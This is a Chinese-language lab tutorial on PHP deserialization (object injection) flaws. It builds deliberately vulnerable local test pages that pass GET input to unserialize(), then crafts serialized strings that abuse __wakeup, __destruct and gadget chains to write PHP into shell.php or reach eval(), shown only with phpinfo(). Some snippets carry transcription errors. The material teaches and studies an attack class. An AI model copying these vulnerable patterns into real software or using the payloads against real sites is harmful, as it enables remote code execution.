

php 反序列化漏洞原理及利用浅析

0x00 实验环境

08_r2_dat_zh-chs

phpstudy_8.1

vscode

firefox

简单配置后，开始我们的动手实验

0x01 序列化与反序列化原理

php 反序列化漏洞，又叫 php 对象注入漏洞。

php 中序列化与反序列化有两个函数 `serialize()` 和 `unserialize()`。


serialize()

当在 php 中创建一个对象或数组后，可以通过 `serialize()`把这个对象或数组转变成一个字符串，保存序列化后的值，方便之后的传递与使

用。测试代码如下

```
a.php x
C: > phpstudy_pro > WWW > a.php
1  <?php
2  class chybeta {
3      var $test = "123";
4  }
5  $obj = new chybeta;
6  $obj_ser = serialize($obj);
7  print_r("below is the serialized string of object");
8  print_r("<br>");
9  print_r($obj_ser);
10
11 print_r("<br>");
12 print_r("<br>");
13 $arr = array("a"=>"aaa", "b"=>"bbb");
14 $arr_ser = serialize($arr);
15 print_r("below is the serialized string of array");
16 print_r("<br>");
17 print_r($arr_ser);
```

将其序列化后的结果打印出来



这里的 O 代表存储的是对象 (object), 假如你给 `serialize()` 传入的是一个数组, 那它会变成字母 a。7 表示对象的名称有 7 个字符。"chybeta" 表示对象的名称。1 表示有一个值。{s:4:"test";s:3:"123";} 中, s 表示字符串, 4 表示该字符串的长度, "test" 为字符串的名称, 之后的类似。

unserialize()

与 `serialize()` 对应的，`unserialize()` 可以从已存储的表示中创建 PHP 的值，单就本次所关心的环境而言，可以从序列化后的结果中恢复对象（object），测试代码如下

```
a.php
C: > phpstudy_pro > WWW > a.php
1  <?php
2  class chybeta {
3      |   var $test = "123";
4      |   }
5      $obj = new chybeta;
6      $obj_ser = serialize($obj);
7      print_r("below is the serialized string of object");
8      print_r("<br>");
9      print_r($obj_ser);
10
11     print_r("<br>");
12     print_r("<br>");
13     $arr = array("a"=>"aaa", "b"=>"bbb");
14     $arr_ser = serialize($arr);
15     print_r("below is the serialized string of array");
16     print_r("<br>");
17     print_r($arr_ser);
18
19
20     print_r("<br>");
21     print_r("<br>");
22     $str = 'O:7:"chybeta":1:{s:4:"test";s:3:"123";}';
23     print_r($str);
24     echo "<br>";
25     $obj_unser = unserialize($str);
26     print_r($obj_unser);
```

```
below is the serialized string of object  
O:7:"chybeta":1:{s:4:"test";s:3:"123";}
```

```
below is the serialized string of array  
a:2:{s:1:"a";s:3:"aaa";s:1:"b";s:3:"bbb";}
```

```
O:7:"chybeta":1:{s:4:"test";s:3:"123";}  
chybeta Object ( [test] => 123 )
```

这里提醒一下，当使用 `unserialize()` 恢复对象时，将调用 `__wakeup()` 成员函数。

反序列化漏洞

由前面可以看出，当传给 `unserialize()` 的参数可控时，我们可以通过传入一个精心构造的序列化字符串，从而控制对象内部的变量甚至是函数。

利用构造函数等 Magic function

php 中有一类特殊的方法叫“Magic function”，这里我们着重关注一下几个：

构造函数 `__construct()`：当对象创建 (`new`) 时会自动调用。但在 `unserialize()` 时是不会自动调用的。

析构函数 `__destruct()`：当对象被销毁时会自动调用。

__wakeup()：如前所提，unserialize()时会自动调用。

测试代码如下

```
a.php b.php x
C: > phpstudy_pro > WWW > b.php
1  <?php
2  class chybeta {
3      var $test = "123";
4      function __wakeup() {
5          echo "__wakeup";
6          echo "</br>";
7      }
8      function __construct() {
9          echo "__construct";
10         echo "</br>";
11     }
12     function __destruct() {
13         echo "__destruct";
14         echo "</br>";
15     }
16 }
17 $str = 'O:7:"chybeta":1:{s:4:"test";s:3:"123";}';
18 print_r($str);
19 echo "</br>";
20 $obj_unser = unserialize($str);
21 print_r($obj_unser);
22 echo "</br>";
23 ?>
```

输出如下

```
O:7:"chybeta":1:{s:4:"test";s:3:"123";}
__wakeup
chybeta Object ( [test] => 123 )
__destruct
```


利用场景

__wakeup() 或 __destruct()

由前可以看到,unserialize()后会导致__wakeup() 或__destruct()的直接调用,中间无需其他过程。因此最理想的情况就是一些漏洞/危害代码在__wakeup() 或__destruct()中,从而当我们控制序列化字符串时可以去直接触发它们。这里针对 __wakeup() 场景做个实验。假设源码如下:

```
C: > phpstudy_pro > WWW > c.php
1  <?php
2  class chybeta {
3      var $test = "123";
4      function __wakeup() {
5          $fp = fopen("shell.php", "w");
6          fwrite($fp, $this->test);
7          fclose($fp);
8      }
9  }
10
11  $str = $_GET['test'];
12  print_r($str);
13  echo "</br>";
14  $obj_unser = unserialize($str);
15
16  require "shell.php" // 为显示效果把这个shell.php包含进来
17  ?>
```

同目录下有个空的 shell.php 文件。一开始访问 c.php。



基本的思路是，本地搭建好环境，通过 `serialize()` 得到我们要的序列化字符串，之后再传进去。通过源代码知，把对象中的 `test` 值赋为“`<?php phpinfo(); ?>`”，再调用 `unserialize()`时会通过`__wakeup()`把 `test` 的写入到 `shell.php` 中。为此我们写个 `php` 脚本：

```
a.php b.php c.php d.php X
C: > phpstudy_pro > WWW > d.php
1  <?php
2  class chybeta {
3      var $test = "123";
4      function __wakeup() {
5          $fp = fopen("shell.php", "w");
6          fwrite($fp, $this->test);
7          fclose();
8      }
9  }
10 $obj = new chybeta();
11 $obj->test = "<?php phpinfo(); ?>";
12 $obj_ser = serialize($obj);
13 print_r($obj_ser);
```

由此得到序列化结果：


```
C:\phpstudy_pro\WWW>..\Extensions\php\php5.2.17nts\php.exe .\d.php
O:7:"chybeta":1:{s:4:"test";s:19:"<?php phpinfo(); ?>";}
C:\phpstudy_pro\WWW>
```


这里想执行 `phpinfo()`;会有一个坑，参见附录 1

localhost/c.php?test=0:7:"chybeta":1:{s:4:"test";s:19:"<?php phpinfo();?>";}|

O:7:"chybeta":1:{s:4:"test";s:19:"";}

PHP Version 5.2.17



System	Windows NT WIN-34KLKIQAGE3 6.1 build 7601
Build Date	Jan 6 2011 17:34:09
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk\shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk\shared" "--without-pi3web"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php5.2.17nts\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled

其他 Magic function 的利用

但如果一次 `unserialize()`中并不会直接调用的魔术函数，比如前面提到的 `__construct()`，是不是就没有利用价值呢？非也。类似于 PWN 中的 ROP，有时候反序列化一个对象时，由它调用的 `__wakeup()`中又去调用了其他的对象，由此可以溯源而上，利用一次次的“gadget”找到漏洞点。


```
c.php d.php e.php x f.php
e.php
1 <?php
2 class ph0en1x {
3     function __construct($test) {
4         $fp = fopen("rop.php", "w");
5         fwrite($fp, $test);
6         fclose($fp);
7     }
8 }
9 class chybeta {
10     var $test = "123";
11     function __wakeup() {
12         $obj = new ph0en1x($this->test);
13     }
14 }
15 $e = $_GET['test'];
16 print_r($e);
17 echo "</br>";
18 $e_unser = unserialize($e);
19
20 require "rop.php";
21 ?>
```

这里我们给 test 传入构造好的序列化字符串后，进行反序列化时自动调用 __wakeup()函数，从而在 new ph0en1x()会自动调用对象 ph0en1x 中的__construct()方法，从而把<?php phpinfo() ?>写入到 shell.php 中。




O:7:"chybeta":1:{s:4:"test";s:19:""

PHP Version 5.2.17	
System	Windows NT WIN-34KLKIQAGE3 6.1 build 7601
Build Date	Jan 6 2011 17:34:09
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2vc6v86\template" "--with-php-build=d:\php-sdk\snap_5_2vc6v86\php_build" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk\shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk\shared" "--without-pi3web"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php5.2.17nts\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613

利用普通成员方法

前面谈到的利用都是基于“自动调用”的 magic function。但当漏洞/危险代码存在类的普通方法中，就不能指望通过“自动调用”来达到目的了。这时的利用方法如下，寻找相同的函数名，把敏感函数和类联系在一起。



```
C: > phpstudy_pro > WWW > f.php
1  <?php
2
3  class chybata {
4      var $test;
5      function __construct() {
6          $this->test = new ph0en1x();
7      }
8
9      function __destruct() {
10         $this->test->action();
11     }
12 }
13
14 class ph0en1x {
15     function action() {
16         echo "ph0en1x";
17     }
18 }
19
20 class ph0en2x {
21     var $test2;
22     function action() {
23         eval($this->test2);
24     }
25 }
26
27 $obj = new chybata();
28
29 unserialize($_GET['test']);
30
31 ?>
```


本意上，new 一个新的 chybata 对象后，调用__construct()，其中又 new 了 ph0en1x 对象。在结束后会调用__destruct()，其中会调用 action()，从而输出 ph0en1x。

下面是利用过程。构造序列化。

```
a.php b.php c.php d.php e.php f.php g.php x
C: > phpstudy_pro > WWW > g.php
1  <?php
2  class chybata {
3      var $test;
4
5      function __construct() {
6          $this->test = new ph0en2x();
7      }
8  }
9
10 class ph0en2x {
11     var $test2 = "phpinfo()";
12 }
13
14 echo serialize( new chybata() );
15 >>
```

得到:

localhost/f.php?test=0:7:"chybata":1:{s:4:"test";0:7:"ph0en2x":1:{s:6:"test2";s:10:"phpinfo()";}}

PHP Version 5.2.17

System	Windows NT WIN-34KLKIQAGE3 6.1 build 7601
Build Date	Jan 6 2011 17:34:09
Configure Command	tscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\86\php_build" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php5.2.17nts\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib, https, ftps

附录 1

1、浏览器访问解析后的 php 代码，不能显示<?php phpinfo(); ?>，进一步测试，不能显示<?、<php、等，所以想显示上述输出，需要在控制台下显示输出

2、通过 get、post、cookie 传入的数据，当包含 **【'】【"】【\】【NULL】**

这 4 个字符时，会被自动加入反斜线转义

应对方式 stripslashes()、magic_quotes_gpc = Off

参考链接：

<https://chybeta.github.io/2017/06/17/%E6%B5%85%E8%B0%88php%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E/>